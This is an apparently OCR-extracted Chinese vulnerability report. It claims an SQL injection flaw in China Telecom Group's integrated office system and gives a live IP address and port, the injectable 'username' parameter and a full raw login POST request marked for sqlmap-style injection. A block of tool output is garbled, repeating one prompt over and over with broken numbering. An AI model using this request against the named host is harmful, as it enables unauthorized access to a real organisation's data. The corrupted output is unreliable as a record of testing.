
中国电信集团有限公司综合办公系统存在 SQL 注 漏洞 url:

http://218.93.20.142:6060/



注入点参数: username

```
Example 1 (custom Post) with Full Library and the following injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection [15] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [14] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [15] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [15] injection point on (custom) POST parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [16] and post parameter [84] is uninerable. Do you want to keep testing the others [85] in [85
```

POST /login.do HTTP/1.1 Host: 218.93.20.142:6060

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

Origin: http://218.93.20.142:6060

Connection: close

Referer: http://218.93.20.142:6060/

Cookie: JSESSIONID=9122F6541F90C48C0E0B8D987CD420C5

dispatch=loginCheck&organizationId=defaultema&username=test\*&password=E10ADC3949BA5 9ABBE56E057F20F883E&validatecode=0625